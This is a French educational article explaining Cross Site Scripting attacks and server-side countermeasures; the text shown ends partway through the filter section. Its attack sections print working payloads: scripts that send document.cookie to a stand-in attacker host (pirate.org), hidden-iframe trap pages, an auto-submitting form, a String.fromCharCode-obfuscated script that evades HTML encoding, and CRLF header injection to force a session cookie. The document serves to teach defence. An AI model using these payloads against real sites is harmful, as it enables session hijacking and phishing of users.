

Cross Site Scripting

Les risques et les contres-mesures

Philippe PRADOS

pp@philippe.prados.name



*Préservez l'environnement,
n'imprimez pas ce document*

TABLE DES MATIERES

1.	L'étendu de la menace.....	3
1.1	Attaque d'un écho de type GET.....	4
1.2	Attaque d'un écho de type POST.....	5
1.3	Information déjà présente sur le serveur.....	5
1.4	Attaque par Javascript.....	6
1.5	Injection d'un cookie.....	6
1.6	Attaque par en-tête.....	7
1.7	Attaques combinées.....	7
1.8	Condition d'exécution.....	7
2.	Les contres mesures.....	8
2.1	Protection du cookie pour Internet Explorer 6.....	8
2.2	Filtres serveur.....	8
2.2.1	Filtre pour le corps HTML.....	8
2.2.2	Filtre pour une chaîne javascript.....	9
2.2.3	Filtre pour un corps javascript.....	9
2.2.4	Filtre d'une URL.....	9
2.2.5	Filtre des paramètres d'URL.....	10
2.2.6	Filtre des feuilles de style.....	10
2.2.7	Filtre MIME.....	10
2.2.8	Filtre des en-tête HTTP.....	10
2.2.9	Filtre sur le client.....	10
2.2.10	Autres filtres.....	10
3.	Filtre HTML.....	11
3.1	Approche XSL.....	11
3.2	Approche Restricted.....	11
4.	Détection d'attaque.....	12
5.	Conclusion.....	12

Avant-propos

Cet article explique les différentes techniques permettant d'exploiter la vulnérabilité appelée « Cross Site Scripting ». Elle consiste à injecter un code javascript dans une page retournée par un serveur, afin de voler la session d'un utilisateur et prendre ainsi sa place. Plus généralement, c'est la possibilité d'obtenir un écho d'une information venant de l'utilisateur dans la page produite par l'application. Cet écho peut être exploité de différentes façons pour obtenir des informations confidentielles d'un utilisateur d'Internet. Des contres-mesures sont proposés pour filtrer correctement les informations affichées à l'utilisateur.

Les différentes technologies permettant de produire des pages dynamiques consistent généralement à l'ajout de marqueurs dans une page HTML classique, afin d'y placer le contenu de variables. Les technologies PHP, JSP ou ASP, entre autres, utilisent cette approche. Par exemple, la présence d'un marqueur `<%= %>` permet de placer le contenu d'une variable lors de la production d'une page JSP. Pour faciliter la lecture, une trame de fond permet de différencier les lieux d'injection d'une variable du reste de la page HTML.

Bonjour `<%= nom %>`.

La page produite ne possèdera plus les marqueurs complémentaires mais les valeurs des variables de l'application.

Bonjour Philippe.

Par convention, les informations variables d'une page sont soulignées.

Ces technologies sont très simples à maîtriser mais ouvre la porte à de nombreuses techniques d'attaques. Ces outils ne devraient pas offrir ces approches tant elles sont dangereuses.

1. L'ETENDU DE LA MENACE

Une des failles les plus courantes des sites Internets s'appelle le Cross Site Scripting. Elle est symbolisée par l'expression XSS et non CSS pour ne pas la confondre avec « Cascading Style Sheet ».

En quoi consiste-elle ? C'est la possibilité d'obtenir un écho d'une information venant de l'utilisateur dans la page produite par l'application. Par exemple, une page reçoit un paramètre et l'utilise pour produire la page de résultat. L'URL demandé a la forme suivante :

`http://www.vulnerable.com/bonjour.jsp?nom=Philippe`

En fournissant, dans la valeur du paramètre, un extrait de HTML, la page de résultat l'intégrera. Par exemple, l'URL suivante :

`http://www.vulnerable.com/bonjour.jsp?nom=Philippe`

affiche la page Figure 1. Le nom est en gras.




Figure 1

Le développeur de la page n'a pas souhaité permettre cette fonctionnalité. Un nom mis en valeur est potentiellement une source de problème pour produire les pages de l'application.

Sur le serveur, il peut y avoir plusieurs situations permettant d'obtenir un écho :

- La plus simple (pour le pirate) est un écho s'appuyant sur un paramètre d'une URL. Par exemple, une URL de type GET retourne une page avec la valeur d'un de ces paramètres ;
- Plus complexe, l'écho est produit par la soumission d'un formulaire en mode POST. Dans ce cas, le pirate doit nécessairement utiliser un script pour soumettre le formulaire automatiquement ;
- L'écho peut être produit par une information entrée sur le site par le pirate, avant même la visite de la victime ;

Le protocole HTTP

Le protocole HTTP est déconnecté. Lorsqu'un navigateur demande une page, il ouvre une connexion avec le serveur sur le port 80 puis envoie une requête. Celle-ci emploie généralement deux commandes : GET et POST. Un espace permet d'indiquer l'URL relative demandé au site. Un dernier paramètre permet d'indiquer la version du protocole HTTP respecté. Ensuite, le navigateur envoie différents en-têtes. Ils sont représentés par un mot, le caractère deux points et une valeur sur la même ligne. Lorsque la requête est complète, le navigateur envoie une ligne vide. Le serveur peut alors analyser la demande pour envoyer une page qui sera affichée par le navigateur. Voici un exemple de requête.

```
GET /login.jsp?nom=aladin HTTP/1.0
Accept: */*
User-Agent:Mozilla/4.0
Host:www.philippe.prados.name
```

Les paramètres d'une soumission d'un formulaire en mode GET sont ajoutés à la requête, dans l'URL de la demande.

```
GET /login.jsp?nom=aladin HTTP/1.0
Accept: */*
User-Agent:Mozilla/4.0
Host:www.philippe.prados.name
```

Lors de la soumission en mode POST, la requête suit un schéma différent. Après la ligne vide indiquant la fin des en-têtes, les paramètres sont ajoutés.

```
POST /login.jsp HTTP/1.0
Accept: */*
Content-Type:application/x-www-form-urlencoded
Agent:Mozilla/4.0
Host:www.philippe.prados.name
Content-Length:10
```

`nom=aladin`

Une fois que la page de résultat est envoyé au navigateur, la connexion est coupée. Il n'est plus possible d'associer plusieurs requêtes au même utilisateur. Pour contourner cette difficulté, un ticket est généré lors de la première requête d'un client. Celui-ci est placé dans un cookie de session. Le cookie est envoyé dans un en-tête particulier lors de la réponse.

```
HTTP/1.1 200 OK
Content-Type:text/html;charset=ISO-8859-1
Set-Cookie: session=1234
```

```
<html>
<body>Bonjour</body>
</html>
```

Il n'est pas sauvegardé sur disque, juste gardé dans la mémoire du navigateur. Lors des requêtes suivantes, le navigateur va présenter ce cookie dans un en-tête. Ainsi, le serveur peut reconnaître le client.

```
GET /bonjour.jsp HTTP/1.0
Accept: */*
User-Agent:Mozilla/4.0
Host:www.philippe.prados.name
Cookie: session=1234
```

Si un pirate arrive à connaître la valeur d'un cookie, il est capable de prendre la place de l'utilisateur en injectant sa valeur dans toutes les requêtes.

- La page propose du javascript utilisant l'URL de la page ;
- La page retourne un écho d'un cookie du navigateur ;
- L'écho est produit dans un en-tête à partir d'un paramètre.

Le premier objectif du pirate consiste à voler le cookie de l'utilisateur. Le cookie identifie la session de la victime (Voir « Le protocole HTTP »). En volant cette information et en l'injectant dans son propre navigateur, le pirate bénéficie de la connexion de la victime. Le scénario générique est le suivant :

- Le pirate prépare le vole du cookie de la victime ;
- La victime consulte un site vulnérable. Il obtient un cookie de session. Disons `session=5678` ;
- Le pirate envoi un e-mail pour inciter la victime à consulter un site anodin ;
- La victime consulte ce site ;
- À son insu, le pirate a récupéré le cookie de session avec la valeur cinq mille six cent soixante-dix-huit ;
- Le pirate injecte ce cookie dans son propre navigateur ;
- Il peut maintenant se faire passer pour la victime.

Il existe une exploitation inverse de cette attaque. Au lieu de voler le cookie de l'utilisateur, le pirate cherche à forcer la valeur du cookie de session chez la victime. La victime utilise à son insu la session du pirate. Le scénario est le suivant :

- Le pirate consulte le site vulnérable ;
- Il obtient un cookie pour sa propre session. Disons `session=1234` ;
- Il lance un programme pour maintenir en vie sa session le plus longtemps possible. Ce programme demande une page toutes les trois minutes par exemple ;
- Il exploite une technique pour injecter le cookie dans le navigateur de l'utilisateur, avant que celui-ci visite le site vulnérable ;
- Lorsque l'utilisateur consulte le site vulnérable, il exploite la session du pirate. Celle de numéro mille deux cent trente-quatre ;
- Le pirate peut alors exploiter à son tour la session pour se faire passer pour la victime.

L'avantage de l'attaque inverse est qu'il n'est pas nécessaire que la victime consulte le site vulnérable avant de recevoir le mail. Tant que la session du pirate est vivante, la victime peut se faire abuser.

Comment un pirate peut-il exploiter un écho ou forcer la valeur d'un cookie ? Il y a plusieurs attaques possibles, plus ou moins puissantes suivant les protections de la victime.

1.1 Attaque d'un écho de type GET

Pour le moment, regardons le scénario classique d'une attaque dans le cas le plus simple, une page vulnérable à partir d'une simple URL.

- La victime s'authentifie sur une application WEB vulnérable et l'utilise. Elle obtient un cookie de session l'identifiant auprès de l'application ;
- Sans sortir de son navigateur, elle consulte une page d'un autre site sur Internet ;
- Celui-ci est piégé.

Il retourne des pages anodines, mais en sous-main, il demande l'affichage de la page avec écho. Pour que cela soit invisible, le pirate utilise un marqueur `<iframe>` de taille nul. Il place un script permettant de voler le cookie de session de l'utilisateur.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01 Transitional//EN">
<html>
<head>
<metat http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1">
<title>anodine.html</title>
</head>
<body>
<p>Ceci est une page piégé, mais chut !</p>
<iframe
src="http://www.vulnerable.com/vulnerable.j
sp?nom=Placer le script ici"
width="0" height="0"> </iframe>
</body>
</html>
```

Source 1 : La page anodine.html version GET

Le pirate va alors chercher à exploiter l'écho découvert dans le site vulnérable. Il a plusieurs possibilités. La plus classique consiste à voler le cookie de session de la victime. Il va soumettre un programme javascript dans l'écho. Celui-ci va s'exécuter dans le navigateur de la victime. Le programme javascript doit récupérer le cookie de session et l'envoyer vers le site du pirate. Plusieurs approches sont possibles. La plus compacte et la plus discrète consiste à demander la récupération d'une image. Elle ne sera jamais renvoyée à l'utilisateur, mais ceci n'a pas d'importance.

```
<script>new
Image().src="http://pirate.org/volecookie.j
sp?c="+ escape(document.cookie);</script>
```

En plaçant ce script dans l'emplacement désigné ci-dessus, la valeur du cookie est envoyée dans le paramètre `c` de la page `volecookie.jsp`. Il faut avant apporter quelques modification au script afin de respecter les encodages des URLS. Les espaces sont remplacés par `%20` et le plus par `%2B`, les valeurs hexadécimales de ces caractères.

```
<iframe
src="http://www.vulnerable.com/vulnerable.j
sp?nom=
<script>new%20Image().src="http://pirate.or
g/volecookie.jsp?c="%2Bescape(document.cook
ie)"
</script>" width="0" height="0">
</iframe>
```

Le scénario technique est alors celui ci :

- L'utilisateur navigue sur le site vulnérable et obtient un cookie de session ;
- Il demande ensuite la page `anodine.html` sur le site du pirate ;
- Cette page demande le chargement dans un `<iframe/>` caché de la page `vulnerable.jsp` en y injectant un script ;
- La page `vulnerable.jsp` salut l'utilisateur. En fait, elle produit une page possédant le script qu'a préparé le pirate dans sa page `anodine.html` ;
- Pour que l'attaque fonctionne, le navigateur de la victime doit exécuter le script venant du site vulnérable. Il n'a aucune raison de soupçonner un traitement malveillant. Le script a alors accès au cookie de session de l'utilisateur. Il va le récupérer et l'envoyer directement vers une page du pirate ;
- Le script demande le chargement de l'image `volecookie.jsp` sur le site du pirate. Cette demande envoie la valeur du cookie de la victime au pirate. Tous ceci s'effectue à l'insu de la victime.

Le pirate n'a plus qu'à injecter le cookie de session dans son navigateur pour prendre la place de la victime.

Les échos de ce type sont parfois cachés dans une page d'erreur. Souvent, les pages d'erreurs générées par le serveur d'application ou pour informer de l'absence d'une page sur le serveur sont vulnérables. Les messages d'erreurs peuvent posséder des morceaux de scripts s'ils renvoient les informations de l'utilisateur.

1.2 Attaque d'un écho de type POST

Le formulaire générant l'écho peut exiger l'utilisation d'une soumission en mode POST.

Dans cette situation, l'écho provient d'une page résultant de la soumission d'un formulaire. Par exemple, un formulaire demande le nom d'un utilisateur.

```
<form action="bonjour.jsp" method="post">
Votre nom :
<input type="text" name="nom"><br />
<input type="submit" />
</form>
```

Lors de la soumission du formulaire, le paramètre `nom` est placé dans une variable de même nom, afin de servir à la création de la page de résultat.

Bonjour `<%= nom %>`

Si la page `vulnerable.jsp` affiche le nom dans la page, sans traitement particulier, on obtient un écho d'une information. Par exemple, si l'utilisateur indique des extraits de pages HTML dans le nom, la page produite les affichera sans sourciller.




Figure 2

L'utilisateur entre, dans son nom, des balises `` demandant l'affichage en gras de celui-ci (Figure 2). La page produite salut l'utilisateur en valorisant son nom (Figure 1).

Comment un pirate peut-il exploiter cet écho ? Le site du pirate est piégé. Il retourne des pages anodines, mais en sous-main, il soumet un formulaire particulier à l'application dans une fenêtre cachée. Comment le pirate peut-il soumettre un formulaire vers le site sensible à l'insu de l'utilisateur ? Grâce à un petit javascript.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1">
<title>hack.html</title>
</head>
<body>
<form name="f"
action=http://www.vulnerable.com/vulnerable
.jsp method="post">
<textarea name="nom">
Inserez l'écho ici
</textarea>
</form>
<script>
f.submit();
```

```
</script>
</body>
</html>
```

Source 2 : Extrait de la page hack.html

La soumission automatique du formulaire entraînera l'affichage d'une page de résultat dans le navigateur de la victime. Pour que cela soit invisible, il suffit de placer la page piégée dans un `<iframe/>` de taille nul, présent dans une page anodine.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1">
<title>anodine.html</title>
</head>
<body>
<p>Ceci est une page piégée, mais chut !</p>
<iframe src="hack.html" width="0"
height="0"> </iframe>
</body>
</html>
```

Source 3 : La page anodine.html version POST

Le pirate va chercher à exploiter l'écho découvert dans le site vulnérable. En plaçant ce script dans l'emplacement désigné ci-dessus, la valeur du cookie est envoyée dans le paramètre `c` de la page `volecookie.jsp`.

Le scénario technique est alors celui là :

- L'utilisateur navigue sur le site vulnérable et obtient un cookie de session ;
- Il demande ensuite la page `anodine.html` sur le site du pirate ;
- Cette page demande le chargement de la page `hack.html` dans un `<iframe/>` caché ;
- La page `hack.html` soumet automatiquement un formulaire vers la page `vulnerable.jsp` du site vulnérable afin d'obtenir un écho ;
- La page `vulnerable.jsp` salut l'utilisateur. En fait, elle produit une page possédant le script qu'a préparé le pirate dans sa page `hack.html` ;
- Pour que l'attaque fonctionne, le navigateur de la victime doit exécuter le script venant du site vulnérable. Il n'a aucune raison de soupçonner un traitement malveillant. Le script a alors accès au cookie de session de l'utilisateur. Il va le récupérer et l'envoyer directement vers une page du pirate ;
- Le script demande le chargement de l'image `volecookie.jsp` sur le site du pirate. Cette demande envoie la valeur du cookie de la victime au pirate. Tous ceci s'effectue à l'insu de la victime ;
- Le pirate n'a plus qu'à injecter le cookie de session dans son navigateur pour prendre la place de la victime.

1.3 Information déjà présente sur le serveur

Une autre approche consiste à exploiter une information placée sur le serveur avant que la victime arrive. Par exemple, le site vulnérable propose un livre d'or. Le pirate alimente celui-ci avec un script s'occupant de voler le cookie. Tous les utilisateurs consultant le livre d'or se font voler le cookie.

Cette vulnérabilité est également présente avec des informations mémorisées dans différentes sources de données. La base de données peut afficher des informations venant d'un autre utilisa-

teur. Les fichiers de traces sont également une cible privilégiée. En effet, en injectant un script dans les traces, en valorisant l'entête `User-Agent` par exemple, il peut être possible de voler le cookie de l'administrateur lorsqu'il les consultera.

```
GET /index.html HTTP/1.0
Host: www.victim.org
User-Agent: <script>new
Image().src="http://pirate.org/volecookie.js?c="+ escape(document.cookie);</script>
```

Le scénario est le suivant :

- Le pirate consulte le site vulnérable en indiquant dans l'entête `User-Agent`, un javascript ;
- L'administrateur utilise son navigateur pour consulter les traces de l'application, trié par `User-Agent` ;
- Comme cette page n'encode pas correctement les informations incluses dans la page, le script peut s'exécuter.
- La page d'administration exécute, à l'insu de l'administrateur, le script injecté par le pirate ;
- Le script envoie le cookie de session de l'administrateur ainsi que la page qu'il consulte. Cette information est présente dans l'entête `Referer`, émis automatiquement par les navigateurs ;
- Le pirate récupère le cookie ;
- Il l'injecte dans son navigateur et demande la page consultée par l'administrateur.

Il peut alors bénéficier de tous les privilèges de celui-ci.

1.4 Attaque par Javascript

Il est parfois possible d'exploiter une page du site vulnérable qui possède un code javascript utilisant l'URL courante. Cette page peut même être statique !

```
<script language="JavaScript">
document.write(
  "<a
href=\""+document.location+"/image\">image<
/a>");
</script>
```

L'attribut `document.location` reprend l'URL de la page. Le pirate peut demander la page suivante :

```
http://www.vulnerable.com/vulnerable.html?
>Inserez l'écho ici<a%20href="
```

Le script génère alors cette portion HTML :

```
<a href="">>Inserez l'écho ici<a
href="/image">image</a>
```

En fermant les guillemets puis le marqueur, le pirate a accès au contenu HTML de la page. C'est l'occasion d'injecter un javascript pour voler le cookie de session. Une nouvelle ouverture du marqueur `<a/>` permet de rétablir la situation afin d'éviter la désorganisation de la page. La page `anodine.html` est présente ci-dessous.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01 Transitional//EN">
<html>
<head>
<metat http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1">
<title>anodine.html</title>
</head>
<body>
<p>Ceci est une page piégé, mais chut !</p>
<iframe
src="http://www.vulnerable.com/vulnerable.html?%22" <script> new
```

```
Image().src="http://pirate.org/volecookie.js?c="%2Bescape(document.cookie);
</script><a%20href=%22" width="0"
height="0"> </iframe>
</body>
</html>
```

Source 4 : La page `anodine.html` version Javascript

Le scénario est le suivant :

- L'utilisateur navigue sur le site vulnérable et obtient un cookie de session ;
- Le pirate envoie un e-mail à la victime avec un lien vers la page `anodine.html` ou obtient la visite de cette page par une attaque sociale. Un coup de fil est souvent très efficace ;
- Cette page possède un `<iframe/>` pointant vers la page vulnérable ;
- La victime clic sur ce lien. Sans le savoir, elle émet son cookie sur le site du pirate ;
- Le pirate peut alors l'injecter dans son navigateur et exploiter à son tour la session pour se faire passer pour la victime.

Cette attaque permet également d'effectuer une attaque inverse, décrite plus loin, en valorisant un cookie du navigateur.

1.5 Injection d'un cookie

Pour obtenir une attaque inverse, il faut injecter le cookie de session du pirate dans le navigateur de la victime. Cette situation est plus difficile à effectuer, mais ce n'est pas impossible. Si le pirate possède un accès au serveur de nom (DNS) de la victime, il peut déclarer un nom de site sous le nom du site vulnérable. `hack.www.vulnerable.com` par exemple. Dans la page `anodine`, il utilise un `<iframe/>` pour demander l'affiche d'une page de ce site virtuel.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01 Transitional//EN">
<html>
<head>
<metat http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1">
<title>anodine.html</title>
</head>
<body>
<p>Ceci est une page piégé, mais chut !</p>
<iframe
src="http://hack.www.vulnerable.com/hack.jsp"
width="0" height="0"> </iframe>
</body>
</html>
```

Source 5 : La page `anodine.html` version cookie

En renvoyant cette adresse vers un site dont il a le contrôle, il peut valoriser un cookie permanent pour le domaine `www.vulnerable.com`, avant d'envoyer la victime vers le site piégé.

La page `hack.jsp` s'occupe de valoriser le cookie.

```
HTTP/1.1 200 OK
Server:WebSphere Application Server/5.0
Content-Type:text/html; charset=ISO-8859-1
Set-Cookie: session=1234;
domain=www.vulnerable.com; Max-Age=86400
Cache-Control:no-cache="set-cookie,set-cookie2"
Expires:Thu, 01 Dec 1994 16:00:00 GMT
Content-Language:fr-FR
Connection:close
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01 Transitional//EN">
<html>
<head>
<title>hack.html</title>
</head>
<body>
</body>
</html>
```

Source 6 : hack.jsp version cookie

Une fois le cookie présent dans le site de la victime, le pirate n'a qu'à attendre sa visite du site vulnérable. Connaissant d'avance le cookie de session, il lui suffit d'utiliser son navigateur pour voler la session de la victime. Le scénario est le suivant :

- Le pirate consulte le site vulnérable ;
- Il obtient un cookie pour sa propre session ;
- Il lance un programme pour maintenir en vie sa session le plus longtemps possible ;
- Il envoie un e-mail à la victime avec un lien vers la page [anodine.html](#) ;
- La victime clic sur ce lien ;
- La page [anodine.html](#) demande la récupération de la page [hack.html](#) du site [hack.www.vulnerable.com](#) ;
- Un cookie est forcé dans le navigateur du client ;
- La victime consulte ensuite le site vulnérable en proposant le cookie du pirate et s'authentifie ;
- Le pirate peut alors l'exploiter à son tour la session pour se faire passer pour la victime.

1.6 Attaque par en-tête

Une autre approche pour effectuer une attaque inverse consiste à exploiter la génération d'un en-tête par le site vulnérable. Une page génère un en-tête dont la valeur provient de l'utilisateur.

```
response.addHeader("Etag",param)
```

Si le pirate injecte un retour chariot dans la variable `param`, il peut ajouter de nouveaux en-têtes à la réponse.

```
http://www.vulnerable.com/vulnerable.jsp?param=data%0d%0aSet-Cookie: session=1234
```

Cela génère la réponse suivante :

```
HTTP/1.1 200 OK
Server:WebSphere Application Server/5.0
Content-Type:text/html;charset=ISO-8859-1
Set-Cookie:session=4567;Path=/
Cache-Control:no-cache="set-cookie,set-cookie2"
Expires:Thu, 01 Dec 1994 16:00:00 GMT
Content-Language:fr-FR
Etag:param
Set-Cookie: session=1234
Connection:close
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01 Transitional//EN">
<html>
<head>
<title>vulnerable.jsp</title>
</head>
<body>
</body>
</html>
```

Cette attaque permet de forcer un cookie dans le navigateur de la victime. Le scénario est le suivant :

- Le pirate consulte le site vulnérable ;
- Il obtient un cookie pour sa propre session ;
- Il lance un programme pour maintenir en vie sa session le plus longtemps possible ;
- Il envoie un e-mail à la victime avec un lien vers la page effectuant un écho dans un en-tête ;
- La victime clic sur ce lien. Sans le savoir, elle récupère un cookie déjà utilisé par le pirate ;
- La victime consulte ensuite le site vulnérable ;
- Le pirate peut alors l'exploiter à son tour la session pour se faire passer pour la victime.

1.7 Attaques combinées

Les attaques classiques et inverses peuvent être combinées. Les attaques classiques exigent que la victime ait consulté le site vulnérable avant la page piégée et dans le même navigateur. Sinon, l'utilisateur n'a pas de cookie à livrer au pirate.

L'attaque inverse peut s'effectuer avant la visite du site vulnérable par la victime. En combinant les deux approches, si la victime a déjà consulté le site vulnérable, le cookie est alors disponible. Sinon, il faut simplement attendre qu'il le visite pendant la période de validité de la session du pirate.

La fenêtre d'attaque est alors plus longue. Elle démarre lors de la visite du site vulnérable par la victime avant la consultation de l'e-mail, jusqu'à l'extinction de la session du pirate sur le serveur.

1.8 Condition d'exécution

Pour que ces attaques fonctionnent, il faut deux conditions chez la victime:

- Elle doit visiter une page piégée avant ou après s'être authentifié sur un site vulnérable. Cela peut s'obtenir par hasard, par l'envoi d'un e-mail, par une attaque sociale ou tous autres moyens. Un e-mail proposant un cadeau, ou un appel téléphonique conseillant à la victime de visiter un site sont souvent très efficace.
- Le navigateur doit accepter l'exécution de script pour pouvoir envoyer le cookie de session. Ce n'est pas nécessaire pour une attaque inverse où le pirate connaît d'avance le cookie qui sera utilisé par la victime.

Pour se protéger de cette attaque, la victime peut interdire l'utilisation de javascript. Cela a une première conséquence pour le pirate. Il ne peut plus soumettre automatiquement un formulaire pour un écho de type POST. Pour continuer à exploiter cette attaque, il doit trouver une autre page vulnérable, n'utilisant pas une page récupéré par un POST. Souvent, les pages peuvent fonctionner indifféremment en POST et en GET. Il est judicieux, pour le pirate, de tester cela.

D'autre part, sans javascript, il ne peut plus récupérer le cookie de session. Il faut alors exploiter d'autres vulnérabilités pour abuser de la victime. Le format HTML propose différents marqueurs dont certains permettent de simuler des en-têtes HTTP. Le marqueur `<meta/>` permet cela.

```
<meta http-equiv="refresh"
content="0;url=http://pirate.org/">
```

En injectant ce code en écho dans une page vulnérable, l'utilisateur est immédiatement renvoyé vers une page du site [pirate.org](#). Le pirate peut alors simuler le site officiel pour obtenir les informations d'identification de la victime. Il n'est pas nécessaire d'avoir de javascript chez la victime pour cela.

Le scénario est alors le suivant :

- Le pirate envoie un e-mail avec un lien vers une page vulnérable effectuant un écho ;
- La victime clic sur le lien, pensant se rendre vers le site vulnérable ;
- Le navigateur affiche la page avec l'écho, et immédiatement, renvoie l'utilisateur vers une page du site du pirate, simulant parfaitement le site vulnérable ;
- Le pirate est alors en position d'homme du milieu. Il peut abuser de la victime en lui volant sa communication.

2. LES CONTRES MESURES

Comment le serveur peut-il se protéger de ces attaques ?

La première chose à faire est de refuser l'invocation d'une page en GET si l'application l'utilise en POST.

Il faut appliquer différents encodages suivant la localisation de la variable inclus dans la page. Les frameworks comme Struts (<http://jakarta.apache.org/struts/>) encodent les caractères inférieurs, supérieurs, éperluettes, guillemets et apostrophes en leur équivalent HTML : `<`, `>`, `&`, `"` et `'`. Cela va interdire au pirate d'exploiter les failles décrites précédemment.

Bonjour `<%= filtreHTML(nom) %>`.

Si le pirate injecte du code dans le paramètre `nom`, cela produit un code comme ceci :

```
Bonjour &lt;script&gt;new
Image().src=&quot;http://pirate.org/volecoo
kie.jsp?c=&quot;+
escape(document.cookie);&lt;/script&gt;
```

Ce qui affiche la Figure 3.




Figure 3

Le site semble alors protégé. Malheureusement, cela n'est pas suffisant. En effet, la page ci-dessous est vulnérable.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1">
<title>vulnerable.jsp</title>
</head>
<body>
<a href=
"<%= filtreHTML(url)%>
/doc.html">Document</a>
</body>
</html>
```

Source 7 : Page avec filtre mais vulnérable

Malgré la présence du filtre, il est possible d'injecter du javascript. Pour cela, le pirate ne peut plus utiliser les caractères filtrés. Le pirate exploite alors le protocole `javascript:` pour éviter l'exploitation des caractères inférieur et supérieur. Il faut ensuite rédiger un code javascript sans utiliser les guillemets. Cela ne semble pas facile si on souhaite voler le cookie et l'envoyer au pirate. En regardant les spécifications Javascript, on

trouve une fonction très utile : `String.fromCharCode()`. Cette fonction permet de construire une chaîne de caractère à partir des codes ANSI des caractères. Il est donc possible de générer la chaîne que l'on désire, en n'utilisant que des valeurs numériques.

Si le pirate arrive à valoriser la variable `url` avec la valeur suivante :

```
javascript:eval(String.fromCharCode(60,115,
99,114,105,112,116,62,110,101,119,32,73,109
,97,103,101,40,41,46,115,114,99,61,34,104,1
16,116,112,58,47,47,112,105,114,97,116,101,
46,111,114,103,47,118,111,108,101,99,111,11
1,107,105,101,46,106,115,112,63,99,61,34,43
,101,115,99,97,112,101,40,100,111,99,117,10
9,101,110,116,46,99,111,111,107,105,101,41,
59,60,47,115,99,114,105,112,116,62))
```

Il injecte et exécute le script habituel volant le cookie dans la page, en contournant les limitations imposées par le filtre du serveur.

D'autres situations peuvent provoquer une faille. Par exemple, un paramètre est valorisé sans être encadré par des guillemets.

```
<input value=<%= filtreHTML(nom) %> >
```

En injectant la valeur `<_style=expression(new Image()...)>` pour le paramètre `nom`, un code javascript est exécuté. Notez la présence d'un espace au début de la valeur, symbolisé par un souligné.

Il est indispensable d'ajouter des guillemets autour de chaque valeur. Une vérification automatique des pages du site peut révéler des lacunes sur ce point.

2.1 Protection du cookie pour Internet Explorer 6

Internet Explorer version 6 de Microsoft propose une extension aux en-têtes de cookies. En ajoutant l'attribut `"HttpOnly"` lors d'un `Set-Cookie`, les scripts ne peuvent plus accéder à cette information sensible. Il est important d'apporter les modifications correspondantes pour tous les cookies de sessions du serveur d'application.

```
HTTP/1.1 200 OK
Server:WebSphere Application Server/5.0
Content-Type:*/*
Set-Cookie:session=4567;Path=/; HttpOnly
Cache-Control:no-cache="set-cookie,set-
cookie2"
Expires:Thu, 01 Dec 1994 16:00:00 GMT
Content-Language:fr-FR
Connection:close
```

2.2 Filtres serveur

Il y a huit filtres différents à appliquer suivant la localisation de la variable de l'utilisateur dans la page. Ce chiffre semble très important. Il correspond aux différents contextes d'inclusions d'une variable dans une page.

2.2.1 Filtre pour le corps HTML

Le premier filtre est le plus classique, il s'agit d'interdire l'exploitation d'un Cross Site Scripting dans le corps d'une page HTML. Il faut dans ce cas encoder toutes les entités existantes, traiter les caractères de code ASCII inférieur à trente-deux et les caractères unicodes.

Bonjour `<%= filtreHTML(nom) %>`

Comme nous l'avons vue, sans ce filtre, il est possible d'injecter dans la variable `nom` la chaîne

```
<meta http-equiv=refresh
content=0;url=http://pirate.org/>
```

Notez que les guillemets ne sont pas présents dans la valeur de la variable. Ils ne sont pas nécessaires dans ce cas. La page produite est celle-ci :

```
Bonjour <meta http-equiv=refresh
content=0;url=http://pirate.org/>
```

2.2.2 Filtre pour une chaîne javascript

Le deuxième filtre s'occupe des chaînes de caractères présents dans un javascript de l'application. Il faut alors préfixer les caractères `"`, `'`, `\n`, `\r`, `\t` et `\` d'un slash-inverse et supprimer le caractère de valeur zéro.

```
<script>
alert("Bonjour <%= filtreJavascript(nom)
%>");
</script>
```

Sans ce filtre, un pirate peut injecter la valeur `");new Image().src="`. Si le filtre HTML ne traite pas les guillemets ou les apostrophes, cela fonctionne.

Dans certaines situation, si le filtre HTML traite les guillemets et les apostrophes, il est possible d'obtenir une injection de javascript à l'aide deux variables manipulables. Par exemple,

```
<script>
alert("Bonjour <%= nom%>");alert("<%=
prenom %>");
</script>
```

En injectant un slash-inverse dans le dernier caractère du paramètre `nom` et `);Le script ici ;//` dans le prénom, il est possible de voler le cookie malgré la suppression des caractères inférieurs, supérieur,s éperluettes, guillemets et apostrophes. Le code produit est alors celui-ci :

```
<script>
alert("Bonjour
\");alert(");Le script
ici ;//");
</script>
```

